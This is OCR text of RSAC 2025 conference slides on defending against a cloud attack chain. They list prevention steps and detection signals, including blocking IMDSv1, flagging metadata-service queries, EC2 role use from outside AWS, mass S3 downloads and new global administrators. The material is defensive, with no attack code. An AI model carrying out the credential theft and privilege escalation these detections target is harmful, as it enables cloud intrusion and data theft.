
Attack Overview



Attack Overview




Practical Prevention & Detection



Rapid App Vulnerability identification and remediation

Irregular activity from cloud IP Addresses

Practical Prevention & Detection




Prevent overly permissive privileges assignment to VMs

Execution of rare privileged CLI commands on VM

Creation of new user from VM


Practical Prevention & Detection



Global Administrator role added to recently created user

First federated login by privileged user


Practical Prevention & Detection



Prevent overly permissive role assignments from federated access

Irregular code execution (user/target machine)

Practical Prevention & Detection




Block IMDSv1

Rare execution of IMDS query on EC2

SSM used to query IMDS!

Practical Prevention & Detection




Continuous sensitive data identification and mapping

Identification and remediation of insufficient data logging

Unusual mass GetObject actions on S3 bucket

Practical Prevention & Detection




EC2 role usage from non-AWS IP

Unusual broad SSM execution attempts

Wide file modifications on EC2 instance

Apply Together



Global Administrator role added to recently created user	Rapid vulnerability identification and remediation	Execution of rare privileged CLI commands on VM
Irregular activity from cloud IP Addresses	Block IMDSv1	Wide file modifications on EC2 instance
First federated login by privileged user	Rare execution of IMDS query on EC2	Prevent overly permissive privileges assignment to VMs
Prevent overly permissive role assignments from federated access	SSM used to query IMDS!	**Continuous** sensitive data identification and mapping
Irregular code execution (user/target machine)	Identification and remediation of insufficient data logging	Unusual broad SSM execution attempts
Unusual mass GetObject actions on S3 bucket	Creation of new user from VM	Wide file modifications on EC2 instance

RSAC™ 2025 Conference

Key Takeaways

Many Voices.
One Community.

Key Takeaways


Cloud-specific attacks require cloud-specific defenses

Rapid risk remediation is a must in the cloud

Centralized visibility is key to effective cloud detection and response

RSAC™ 2025 Conference

Many Voices.
One Community.



Thank You

Yotam Meitar

yotam.meitar@wiz.io